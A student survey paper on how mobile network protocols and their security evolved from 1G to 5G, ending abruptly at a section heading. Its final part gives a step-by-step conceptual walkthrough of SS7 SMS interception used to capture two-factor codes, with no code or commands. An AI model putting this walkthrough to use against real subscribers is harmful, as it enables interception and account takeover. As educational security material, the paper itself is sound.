Mobile Network Protocols, from 2G to 5G. Evolution and Lessons Learned

1st Md.Khiruzzaman
Student ID: 40266198

2nd Tonmoy Roy
Student ID: 40271831

3rd Gourab Kishore Saha
Student ID: 40270545

4th Almaas Zafar
Student ID: 40273491

5th Nisarg Bhatt
Student ID: 40261788

6th Vanshika Gupta
Student ID: 40261718

7th Kamna Basson
Student ID: 40268402

8th Udit Hasija
Student ID: 40266468

9th Pavan Kumar Krishnamurthy
Student ID: 40239015

10th Eranki Rama Krishnabhanu Sanjay
Student ID: 40244653

Abstract-- The evolution from 2G to 5G has revolutionized the dynamic landscape of mobile telecommunications. This transformation has gradually reshaped how we connect, communicate, and consume digital content. This paper focuses into this transformative journey, exploring the protocols that have enabled and secured each generation in mobile technology. From the foundational GSM-MAP and SS7 in 2G that kickstarted mobile communication, through the bandwidth expansions and signaling enhancements in 3G and 4G to the groundbreaking capabilities of 5G with UWB and NR-U, this exploration journey is more than a technical compilation. Presently we stand on the verge of a new era with 5G and beyond. Thus, analyzing this evolution of cellular networks not only highlights the advancements made but also addresses the future potential.

i) Introduction

The journey of cellular mobile networks from their inception to the current 5G era represents a remarkable evolution in telecommunication. Starting with the analog 1G systems, such as the Nordic Mobile Telephone and the Advanced Mobile Phone System which primarily focused on voice services through Frequency Division Multiple Access, the advancement to digital with the introduction of 2G networks marked a significant milestone. 2G, also brought enhanced call quality, security through encryption, and the advent of data services like SMS. The transition to 3G and later to 4G networks with technologies like LTE and LTE-Advanced further accelerated transmission speeds and network capacity, enabling a various application from high-definition video streaming to real-time gaming. Now, 5G networks are building on this legacy that is offering high data transfer rates and supporting advanced technologies that promise to revolutionize the telecom sector further for innovations such as the Internet of Things.

ii) *Evolution of cellular mobile networks.*

Cellular mobile networks have seen an incredible journey of development, changing the way we engage with and connect with the world around us. Every generation has significantly improved upon the last, transforming the telecom environment, from the early analogue systems to the present high-speed, linked networks period. This section investigates the history of cellular mobile networks, following their advancement from first-generation (1G) systems to the state-of-the-art fifth generation (5G) systems. In addition, this paper attempts to demonstrate the underlying technology, standards, and trends that have influenced the mobile communications sector through a thorough literature review of the development of cellular mobile networks.




Figure 1: Forecast growth in global 5G connections [1]

1G (First Generation Cellular Networks)

The evolution of cellular mobile networks for 1G began with analog technologies primarily focused on voice services. The Nordic Mobile Telephone (NMT) system, initially deployed in the Nordic countries, utilized Frequency Division Multiple Access (FDMA) with variants operating at 450 MHz and 900 MHz bands, offering wider coverage and accommodating more subscribers. In North America, the Advanced Mobile Phone System (AMPS) utilized 800-900 MHz bands with 832 duplex channels and 7-cell clusters for frequency reuse. An improved version, narrowband AMPS (N-AMPS), was introduced for increased capacity and additional features. Total Access Communication System (TACS), the first to use the 900 MHz band outside of North America, featured narrower bandwidth per channel, allowing for higher capacity in densely populated urban areas. A Japanese variant, J-TACS, also emerged, contributing to the global evolution of 1G cellular networks. [2]

2G (Second Generation Cellular Networks)

The introduction of 2G networks, denoted by the Global System for Mobile Communications (GSM), was a significant shift in mobile communications from the analog systems of 1G to digital. Launched in the 1990s, GSM's digital framework featured enhanced call quality, better security through encryption, and facilitated international roaming. Its inception was driven by the need for a unified mobile system across Europe, and eventually gaining worldwide popularity. GSM's functionality was further improved with data services like SMS and digital compression technology, enabling more calls within the same bandwidth. This advancement not only strengthened security and service quality but also expanded the mobile phone market, by bringing them into the hands of consumers rather than just corporate users.



Voice (PSTN)
Network
Core
Network
MSC
Access
Network
BSC
BSS
BTS
Air
Interface
2G
MS
MSC = Mobile Switching Centre
BSS = Base Station Subsystem
BSC = Base Station Controller
BTS = Base Transceiver Station
MS = Mobile Station

Figure 2: The ‘2G’ GSM network architecture

The 2G GSM architecture comprises the Mobile Station (MS), Base Transceiver Station (BTS), Base Station Controller (BSC), and Mobile Switching Center (MSC). The MS, such as a mobile phone, communicates with the BTS for voice and data transmission. The BTS, managed by the BSC, handles radio communication and handover between cells. The BSC controls multiple BTSs, manages frequency hopping, and allocates resources. The MSC is the central hub, responsible for call switching, handover, and mobility management. It connects calls between mobile users and other subscribers and interfaces with other networks for roaming and interconnection.

3G (Third Generation Cellular Networks)

With their official launch in the early 2000s, 3G networks were designed to support a larger range of applications, enabling higher voice and data capacities and significantly boosting the data rates over 2G networks. This was achieved through technological advancements and the adoption of a new system architecture.

Key features and advancements of 3G include:

- **High Data rates:** 3G was designed to support data rates of at least 144 kbps in high mobility environments and 384 kbps in low mobility zones. This was a significant improvement over their successors 2G.
- **Network Efficiency:** 3G came up with a packet switched domain for data communication, which was more efficient than circuit switching in 2G.
- **Enhanced multimedia services:** Web browsing, and email became more feasible on mobile devices thanks to 3G's increased data rates and enhanced network efficiency, which supported a variety of multimedia services like video calling, streaming, and mobile internet access at speeds.
- **Global Roaming:** Compared to 2G networks, 3G networks are designed to offer more extensive international roaming capabilities, which enable users to stay connected while travelling across various countries and regions.

The architecture of 3G networks introduces several layers where vulnerabilities might be exploited. One significant area is the reliance on legacy technologies and protocols for backward compatibility, such as the Signaling System No. 7 (SS7). These older systems were not designed with modern security threats in mind, making them susceptible to various attacks, including location tracking, call interception, and fraud. Additionally, the complexity of 3G network infrastructures can lead to misconfigurations and unpatched vulnerabilities, further increasing the attack surface for potential adversaries.

As the telecommunications industry moves towards 4G and 5G networks, 3G technologies become increasingly outdated, leading to reduced support and updates from manufacturers and network operators. This lack of support means that discovered vulnerabilities may remain unpatched, leaving users exposed to known exploits. Furthermore, as resources shift to newer technologies, the expertise and focus on securing 3G networks diminish, potentially leading to an increase in successful attacks. [3]

4G (Fourth Generation Cellular Networks)

4G networks, primarily based on LTE and its advanced iteration, LTE-Advanced (LTE-A), significantly boost data transmission speeds and network capacity. LTE employs Orthogonal Frequency-Division Multiple Access (OFDMA) for the downlink and Single Carrier-Frequency Division Multiple Access (SC-FDMA) for the uplink, optimizing bandwidth usage and reducing latency. These technologies enable peak download speeds of up to 1 Gbps in LTE-A, facilitating high-definition video streaming, real-time gaming, and other bandwidth-intensive applications. Moreover, 4G introduces MIMO (Multiple Input Multiple Output) technology, which uses multiple antennas at both the transmitter and receiver ends to improve communication performance.

The 4G network architecture is more streamlined and IP-based, enabling the convergence of voice, data, and multimedia services on a single platform. This simplification not only enhances service delivery but also reduces operational complexities and costs. The evolved packet core (EPC) lies at the heart of this architecture, providing high-capacity, scalable internet access and ensuring seamless connectivity across various access technologies.[4]

5G (Fifth Generation Cellular Networks)

The fifth generation (5G) wireless networks are a complete shift towards wireless communication building upon the foundations of 4G technologies. This next generation of mobile internet connectivity is supported by advanced technologies such as Large Area Synchronized Code-Division Multiple Access (LAS-CDMA), Orthogonal Frequency-Division Multiplexing (OFDM), Multi-Carrier Code Division Multiple Access (MCCDMA), Ultra-Wideband (UWB), Local Multipoint Distribution Service (Network-LMDS), and IPv6. 5G promises significant enhancements in data transfer rates, limitless call capacities, and endless data broadcasting capabilities. The enhanced speed provided by 5G technology is a game-changer, facilitating advancements such as the Internet of Things (IoT), which relies on transfer speed between devices almost instantaneously [5]. Services and applications such as telephony, gaming, and various multimedia features have become more accessible to the average consumer. Despite the challenge of transitioning from the previous generation's wireless technologies, 5G is offering affordable plans and pioneering features, thereby securing its strong position in the market.




Figure 3: The capacity impact of 5G on mobile conversation structures. [6]



Speed & Throughput
Pic Data Rate & Throughput 10Gb/s
Mobile Data Volume 10Tb/s
Latency As low as 5ms
Latency & Reliability
Reliability 99.999%
5G
Connected Devices 1M/Km²
Mobile Connection 500Km/h
Mobility & Connected Devices
Service Deployment Time 90 mins
Energy Efficiency 90% less
Service Deployment & Energy Efficiency

Figure 4: The development of an exploration into the effect of 5G. [7]

5G mobile networks operate on the fundamental technology that is common to all cellular communication systems: radio waves. These radio signals are transmitted through the air and are captured by mobile phones and various mobile devices. In 5G networks, radio waves are divided into various frequency bands, each capable of transmitting different types of data. The higher frequency bands are capable of transferring data at higher rates. However, due to their shorter wavelengths, they cannot propagate long distances and are more susceptible to being blocked by physical obstacles, resulting in limited coverage compared to lower frequency bands. Beyond speed, 5G focuses on increased network capacity through millimeter-wave bands, and it aims for low latency, even for users in motion. This era is supported by the 5G NR (New Radio) mobile network built on a Gigabit LTE base, ensuring widespread Gigabit-class connectivity.

The network architecture of 5G is divided into three units: Radio Unit (R.U.) Distributed Unit (D.U.) Centralized Unit (C.U.) [8]. Radio Unit, Distributed Unit and Centralized Unit are implemented in a distinct location as per the network necessity. 5G technology consists of three types of hauls: front haul, mid-haul, and backhaul that are used to interconnect cell sites together. [9] Therefore, it connects to the base network and to the data centers.



NEF
Network Exposure Function
NRF
Network Repository Function
PCF
Policy Control Function
UDM
Unified Data Management
AUSF
Authentication Server Function
AMF
Access and Management Mobility Function
SMF
Session Management Function
UE
User Equipment
RAN
Radio Access Network
UPF
User Plane Function

Figure 5: 5G Core Network Topology [9]

5G Radio Unit (RU): The RU is a hardware component focused on data processing, featuring a radio frequency transmitter and a Low-Order (LO) PHY block. This block is often implemented using a Field Programmable Gate Array (FPGA) or an Application-Specific Integrated Circuit (ASIC) to handle packets efficiently.

LO PHY and HI PHY Connection: These components are interconnected via a fronthaul link. This is an important connection in the 5G architecture that links the Baseband Unit (BBU) and the Remote Radio Head (RRH), and the Radio Unit (RU) and the Distributed Unit (DU). To maintain coverage area with 5G's capabilities, a higher number of smaller cell towers and RUs are distributed extensively throughout the network.

Distributed Unit (DU) Components: The DU includes the Radio Link Controller (RLC), the Media Access Controller (MAC), and the High-Order (HI) PHY. These elements facilitate communication between hardware and software, with the MAC serving as the intermediary between the RLC and PHY layers.

MAC Functionality: The MAC integrates a software program for RLC communication and a hardware module for PHY interaction. It may incorporate a Graphics Processing Unit (GPU) or FPGA to achieve latency below 5 milliseconds.

Connectivity to Centralized Unit (CU): The DU connects to the CU via a mid-haul link, specifically through the F1 interface. The CU is organized into the User Plane (UP) and Control Plane (CP), both housed within the CU box and responsible for managing data and control signals to the RAN Intelligent Controller (RIC).

iii) Security Protocols used at different versions.

Security protocols in 1G

Security protocols for 1G networks were rudimentary compared to modern standards. Since 1G systems primarily focused on analog voice communication, they lacked the sophisticated encryption and authentication mechanisms common in later generations.

Here are some basic security measures that were implemented:

Analog Encryption: Some 1G systems use analog encryption techniques to scramble voice signals. However, these methods were relatively simple and could be compromised with the right equipment.
Access Control: Subscription identification numbers (SINs) and personal identification numbers (PINs) were used as control measures to restrict access to the

network. These defenses, meanwhile, were susceptible to spoofing and interception.

Limited Interference: Since voice communications were delivered utilizing specified frequencies, frequency modulation (FM), which was employed in 1G systems, offered some protection against casual eavesdropping. Attackers with sufficient skills may still intercept and decrypt signals, nevertheless.

Physical Security: Preventing unwanted access and manipulation requires protecting the physical infrastructure, such as base stations and switching centers.

In general, 1G networks' security was lax when compared to contemporary norms. More advanced security methods, such as digital encryption and authentication techniques, were created as mobile technology advanced to later generations to counter new threats.

Security protocols in 2G

Security protocols to protect mobile communications saw major breakthroughs thanks to GSM. An important breakthrough was the advent of digital encryption for data and voice. To enable secure communication and user authentication, each user was given a Subscriber Identity Module (SIM) card. GSM ensured privacy by using many encryption techniques, such as A5/1 for voice encryption. Moreover, the incorporation of individual mobile device identifiers (IMEIs) and the utilization of Temporary Mobile Subscriber Identity (TMSI) to safeguard user identity against interception underscored GSM's emphasis on enhancing user security and privacy.

Security protocols in 3G

In comparison to their 2G predecessors, 3G networks brought several improvements in security protocols with the goal of giving users better authentication, confidentiality, and integrity.

- **Authentication and Key Agreement (AKA):** The AKA protocol is essential to 3G security because it makes sure that the network and the user authenticate one another, preventing fraud and impersonation.
- **Encryption:** 3G networks use encryption to prevent eavesdropping on user data and signaling information. Voice and data traffic in 3G is encrypted using the KASUMI block cipher.
- **Integrity Protection:** 3G integrity protection prevents tampering or alteration of data while it is being transmitted. To prevent attacks such as message modification, KASUMI is used like encryption but with a different mode to guarantee that the data received matches the data sent.
- **Secure Signaling:** The signaling data transferred between the user's device and the network is safeguarded by secure signaling protocols. This contains details on handovers, network attachment, and call setup. This signaling data is secured by integrity protection techniques and encryption.
- **International Mobile Subscriber Identity (IMSI) Protection:** Temporary mobile subscriber identities (TMSIs) are used to prevent IMSI catching attacks, in which an attacker poses as a legitimate cell tower to capture IMSI numbers.
- **UMTS (Universal Mobile Telecommunications System):** For 3G networks, UMTS is the standard; it incorporates these security protocols to offer a complete security framework. Comparing it with 2G technologies, it is a major improvement in terms of security and privacy.

Security protocols in 4G

4G's security architecture addresses a broader spectrum of threats, incorporating advanced encryption techniques, secure authentication mechanisms, and privacy-enhancing features. 4G networks use AES (Advanced Encryption Standard) for encrypting data traffic between the user's device and the network. AES offers a high level of security, making it extremely difficult for attackers to decrypt intercepted data without the encryption key. This encryption covers data and voice communications, significantly enhancing privacy and security compared to 3G networks.

The EPS-AKA (Evolved Packet System Authentication and Key Agreement) protocol is a cornerstone of 4G security, facilitating robust mutual authentication between the user and the network. This protocol ensures that only authorized users can access the network, preventing impersonation and fraudulent activities. It also establishes encrypted keys for securing subsequent communications, effectively mitigating the risk of eavesdropping and man-in-the-middle attacks.

Integrity protection in 4G networks guards against the tampering and forgery of transmitted data. By employing integrity algorithms alongside encryption, 4G ensures that data cannot be altered in transit without detection. This protection extends to signaling data and user data, safeguarding against various attacks aimed at disrupting network operations or compromising user privacy.

4G networks often use IPsec (Internet Protocol Security) for protecting data transmitted over the backhaul connections, which link the base stations to the core network. IPsec provides a secure tunneling mechanism, ensuring that data remains confidential and tamper-proof as it travels across various network segments.

To address privacy concerns related to the International Mobile Subscriber Identity (IMSI), 4G networks introduce mechanisms for IMSI encryption and temporary identities. This prevents tracking and location tracking attacks that exploit IMSI as an identifier, enhancing user privacy on the network.

Security protocols in 5G

Security in 5G networks is enhanced through various protocols and measures designed to ensure the integrity, confidentiality, and availability of network services. These protocols build upon the foundation set by previous generations while introducing new features to address the complexities of 5G infrastructure. Here are some of the key security protocols and mechanisms employed in 5G networks:

5G AKA (Authentication and Key Agreement): The 5G AKA is a security protocol used in 5G networks that provides secure authentication between a user's device and the network. AKA protocol was utilized in previous mobile generations as well, but in 5G it has been re-designed to enhance privacy and security. 5G AKA is the introduction of measures to protect the user's permanent identity (SUPI) from being exposed, using temporary identifiers to enhance user privacy. It also facilitates the derivation of encryption and integrity protection keys, securing the user's communication with the network.

SEAF and NEF: SEAF ensures that the security context is properly established when a subscriber moves between different network slices or access services from different network functions. NEF ensures that third-party services can access network functions and data in a controlled and secure manner.

EAP-AKA: An extension of the AKA protocol for 5G, EAP-AKA' (Extensible Authentication Protocol-Method for 3GPP Authentication and Key Agreement) is used for authentication in various contexts, including Wi-Fi offloading and integration with non-3GPP networks.

Encrypted SUCI (Subscription Concealed Identifier): This mechanism encrypts the user's SUPI to protect their identity when it's transmitted over the network. SUCI ensures that user privacy is maintained, preventing tracking and identification of users by malicious entities.

PDU Session Security: Protects the data traffic between the user's device and the network. It uses encryption and integrity protection to secure user data and signaling messages, safeguarding against eavesdropping and data manipulation.

Network Slice-Specific Authentication and Authorization: Network slicing is a fundamental feature of 5G, allowing the network to be divided into multiple virtual networks with distinct characteristics. Security protocols are applied to ensure that users and devices are authenticated and authorized to access specific network slices.

Roaming Security: In the core network of communications, a unified protocol set protected by the same security measures streamlines security operations. The Security Edge Protection Proxy (SEPP) ensures comprehensive security for the traffic between source and destination networks, serving as an upgrade from the Signaling System 7 and Diameter protocols used in earlier 3G and 4G networks.

TLS (Transport Layer Security) and **IPsec (Internet Protocol Security)**: These have been incorporated in 5G for securing communication between different network functions and between the network and external entities. These protocols encrypt data in transit, protecting against interception and tampering.

Quantum-Resistant Cryptography: Anticipating future advancements in quantum computing, 5G security standards include provisions for quantum-resistant cryptographic algorithms to safeguard long-term security.

These protocols and features collectively enhance the security landscape of 5G networks, addressing challenges related to increased connectivity, diverse service requirements, and advanced threat scenarios.

iv) Attacks on Security Protocols

Attacks on 1G security protocols

The mobile experience has grown dramatically over the past two decades, and by 2020, it is predicted that approximately 25 billion devices will be linked. The widespread availability of connectivity, which allows for quick, dependable, real-time communications while on the go, has contributed to this increase. The development of mobile technology across four generations, beginning with the First Generation of Mobile Networks (1G) in the early 1980s, has made this amazing mobile experience feasible.

With its analogue-based systems, 1G technology pioneered mobile voice services, namely speech transmission, and brought seamless mobile communication. However, because of their intrinsic constraints, 1G systems were vulnerable to a variety of security flaws and assaults, notwithstanding their pioneering role:

Eavesdropping: Since analogue transmission was used by 1G networks, listening in on talks was not too difficult. With the right tools, attackers might utilize voice calls to intercept and listen in, seriously endangering users' privacy.

Cloning: A further popular assault on 1G networks involved the replication of an authentic mobile device's identity by an attacker. Attackers could program fake devices to mimic real ones to conduct unauthorized calls or charge the victim's account by intercepting the unique identifiers sent over the air.

Denial of Service (DoS): Although less frequent, denial of service attacks has the potential to interfere with 1G networks by sending an overwhelming amount of signaling traffic to base stations or switching centers. This could affect consumers' experience by causing network congestion, deteriorated service quality, or even total service failures.

Notwithstanding these flaws, 1G networks served as a model for later mobile technology generations, which brought about important security improvements such as digital encryption, authentication, and stronger network protocols. Addressing security issues is still important as mobile networks develop to guarantee the availability, integrity, and confidentiality of mobile services for users everywhere. [10]

Attacks on 2G security protocols

The security procedures of GSM were not without flaws, notwithstanding the advances. These flaws were exploited by methods like using IMSI catchers to track and intercept mobile phones. Furthermore, it was discovered that some encryption algorithms, such as A5/1, were susceptible to cryptanalysis, which might result in possible eavesdropping. These flaws were important in drawing attention to the arms race in mobile network security, which prompted ongoing efforts to fortify defenses against illegal access and eavesdropping. The difficulties GSM has maintaining security highlighted how difficult it is to protect mobile communications from ever changing dangers.

Attacks on 3G security protocols

The 3G security architecture relies heavily on the KASUMI block cipher for encryption, designed to enhance the security of data and voice communication. However, cryptographic research has unveiled several vulnerabilities within KASUMI that could potentially be exploited to perform related-key attacks, allowing attackers to decrypt traffic by finding collisions in the encryption keys. These attacks, though complex and resource-intensive, demonstrate that determined attackers can compromise the confidentiality of 3G communications.

3G protocols, including the AKA (Authentication and Key Agreement), are designed to secure the process of authentication and session key distribution among users and networks. Nevertheless, weaknesses in these protocol implementations can be exploited to launch impersonation attacks or to bypass authentication mechanisms. For instance, flaws in the sequence number management of AKA can lead to replay attacks, where an attacker reuses legitimate credentials to gain unauthorized access or disrupt services.

MitM attacks in 3G networks can intercept and manipulate data between two parties without their knowledge. These attacks exploit vulnerabilities in the handover process between cells or target the unencrypted links between base stations and the core network. By inserting themselves into the communication path, attackers can eavesdrop on or alter sensitive information, ranging from voice calls to text messages and data transmissions.

Attacks on 4G security protocols

Attacks on 4G security protocols, while less frequent than on previous generations, still present significant challenges due to advanced technological features and widespread adoption.

IMSI catchers, also known as "Stingrays," are devices that mimic legitimate base stations to trick nearby mobile phones into connecting to them. Once a device connects, the IMSI catcher can intercept sensitive information, including the International Mobile Subscriber Identity (IMSI) number, call logs, and text messages. Despite 4G's enhanced security features, IMSI catchers have evolved to exploit weaknesses, particularly during the initial handshake process before full encryption is established.

4G networks use advanced encryption techniques to secure data transmission. However, researchers have identified vulnerabilities in the encryption algorithms and their implementation, which could potentially be exploited to decrypt traffic. These vulnerabilities are often the result of compromises made to balance security and performance. For example, side-channel attacks exploit the physical implementation of a cryptographic system, rather than the theoretical algorithm itself, to gain access to encrypted information.

The complexity of 4G protocols opens the door to various attacks targeting protocol-specific vulnerabilities. One such attack is the "aLTEr" attack, which exploits weaknesses in the LTE protocol to redirect users to malicious websites even though the data transmission is encrypted. This type of attack takes advantage of certain elements of the LTE data packets not encrypted, allowing an attacker to manipulate DNS requests. Furthermore, the handover process between cell towers, designed to maintain connectivity, can be exploited to perform man-in-the-middle attacks, intercepting or disrupting communications. [11]

Attacks on 5G security protocols

5G technology undoubtedly is a significant revolution in modern telecommunication advancement. Yet, this progress also introduces new security challenges, including more complex and frequent DDoS attacks because of the enlarged attack surface. The deployment of Network Slicing in 3GPP Release 16, aimed at supporting multiple applications on the same infrastructure further complicates security by making traditional DDoS mitigation strategies insufficient. Presently, Software-Defined Networking (SDN) appears as a promising solution to these 5G-specific security issues by emphasizing the critical balance between enhancing security and boosting network performance.

A specific vulnerability, CVE-2021-45462, could lead to denial-of-service (DoS) attacks due to insufficient error handling in the network's core. The remedy requires updates from the core network vendors and proactive security measures by network administrators.[12]

Adaptive Mobile identified a security flaw CVD 2021-0047 in February 2021, within 5G's network slicing and virtualized network functions. This vulnerability allows for unauthorized data access and can enable denial of service attacks across different network slices. This incident highlights potential inadequacies in current security measures for 5G technologies such as network slicing, edge computing, sinking of network elements, cross-domain interconnections, and shared resources. The integration of cloud-based infrastructure deployment and an open service-oriented architectural design introduces a range of new security threats. Given that many 5G networks serving industrial clients utilize cutting-edge technologies like network slicing and function virtualization, there is a heightened risk of these security vulnerabilities spreading to end-users. [13].

Sensitive data leaks are also a risk with GTP-U attacks, necessitating defenses like intrusion prevention systems (IPS) and careful traffic management. Additionally, the regulation of SIM card use is vital to prevent misuse. The shared responsibility in network security complicates the management of threats, especially when updates and patches are challenging to implement promptly. Therefore, strategies like virtual patching and comprehensive security solutions, including zero-trust models and integrated IT and communication technology defenses, are recommended to safeguard against unauthorized access and ensure the integrity of critical 5G networks.

V) Signaling System no.7

SS7 Protocols

The Signaling System No. 7 (SS7) protocols serve as the backbone for global telecommunications, enabling various network elements within public switched telephone networks (PSTN) and mobile cellular networks to communicate for the purpose of call setup, routing, and management. Developed in the 1970s, SS7 was pivotal in transitioning from analog to digital telecommunication systems, introducing capabilities that supported the complexity and scale of modern communications, including text messaging (SMS), number portability, prepaid billing systems, and more.

SS7 operates on a set of dedicated signaling channels separate from the channels that carry voice or data traffic, allowing for uninterrupted signal exchange for call management and other services. Its architecture comprises several key components, including Signaling Points (SPs), Signal Transfer Points (STPs), and Service Control Points (SCPs), which work together to facilitate the smooth flow and routing of signaling messages across the network.

While SS7 has been instrumental in the evolution and functioning of telecommunications, its security has become a significant concern. The protocol was designed in an era when security threats were not as prevalent or sophisticated as they are today, leading to inherent vulnerabilities. Its trust-based model assumes that all network elements are secure, a notion that is exploited by attackers to intercept communications, track user location, and commit fraud. These vulnerabilities stem from the lack of encryption and authentication mechanisms within the SS7 protocols, allowing unauthorized access to the signaling network with relatively low barriers to entry.

vi) Vulnerabilities in Signaling System No. 7

SS7, also known as Signaling System No. 7, has become infamous for a specific weakness that enables the interception of SMS messages, compromising communication privacy. In such attacks, perpetrators pinpoint a victim's phone number and leverage vulnerabilities within the SS7 system to mimic the victim's cellphone. This is achieved by dispatching misleading signals to the network [14].

In 2008, a significant security flaw in SS7 was uncovered by Tobias Engel, a researcher from Germany, who showcased a method that made it possible to monitor the activities of cell phone users. Then, in 2015, a group of hackers based in Berlin, known as SR Lab, demonstrated their ability to capture SMS exchanges between Australian Senator Nick Xenophon and a journalist from the UK during a live airing of the Australian TV show "60 Minutes". Furthermore, they successfully tracked Senator Xenophon's movements while he was on a business trip in Tokyo [15].

The inherent vulnerabilities of SS7 stem from a trust model built on the assumption of mutual operator trust, minimal authentication protocols, limited protective measures, and outdated architecture. Designed in a bygone era, SS7's foundational structure did not prioritize defense against the types of cyber threats we see today. Its inherent architectural weaknesses, coupled with the growing interconnectedness of global digital networks, make SS7 an easy target for attackers looking to intercept messages and calls. Despite ongoing attempts to address these security gaps, implementing comprehensive safeguards proves challenging due to the widespread global infrastructure reliant on SS7 [16].

Consider this an outline of a potential misuse of the noted security gap [17]:

1. The initial step for the intruder is to ascertain the intended victim’s mobile number, a critical detail necessary for the subsequent interception of text messages.
2. Commencing the intrusion, the assailant exploits the SS7 network's flaws to forge the

identity of the victim’s mobile device, often involving the dispatch of deceptive messages within the system.

3. Upon mimicking the target's phone identity, the intruder can capture and scrutinize SMS communications designated for the victim, potentially obtaining critical data such as codes for two-factor verification and other private details shared via text messages.
4. Gaining access to the target's text messages, the attacker might then be able to secure unauthorized entry into various accounts and services tied to that phone number.

The cybersecurity community has actively engaged in discussions about the SS7 vulnerabilities, prompting telecom firms to enhance network security to reduce such threats. These security flaws underscore the critical need to fortify telecommunications infrastructure and endorse the use of secure alternatives like app-based authentication for safeguarding sensitive exchanges and two-factor verification processes [18].

SS7 attacks exploit the SS7 protocol, which underpins communication networks, allowing hackers to impersonate network entities and eavesdrop on text and voice messages. With just a Linux system and a freely available SS7 SDK, a hacking group can initiate these attacks. By connecting to the SS7 network, attackers can trick the system into treating their device as a legitimate Mobile Switching Center/Visitor Location Register (MSC/VLR), enabling them to target users and intercept communications [19].

Working Methodology of SS7 Attacks:

Step 1: Setup

A. The Attacker registers the Victim’s MSISDN (mobile number) on the fake MSC

B. The real HLR sets a new location for the Victim’s MSISDN

C. The real HLR requests the real MSD to release a memory




Figure 6: SMS Interception [20]

Step 2: Hijacking

A. The Victim’s bank sends the Victim an SMS (e.g. a two-factor authentication code)

B. The real MSC translates the SMS to the SMS-C

C. The real SMS-C asks the real HLR for the Victim’s location.

D. The real HLR replies with the MSC address, which is fake and controlled by the Attacker.

E. The real SMS-C translates the SMS to the fake MSC (the Attacker)




Figure 7: SMS Interception [20]

Implementation of attacks on signaling system No.7

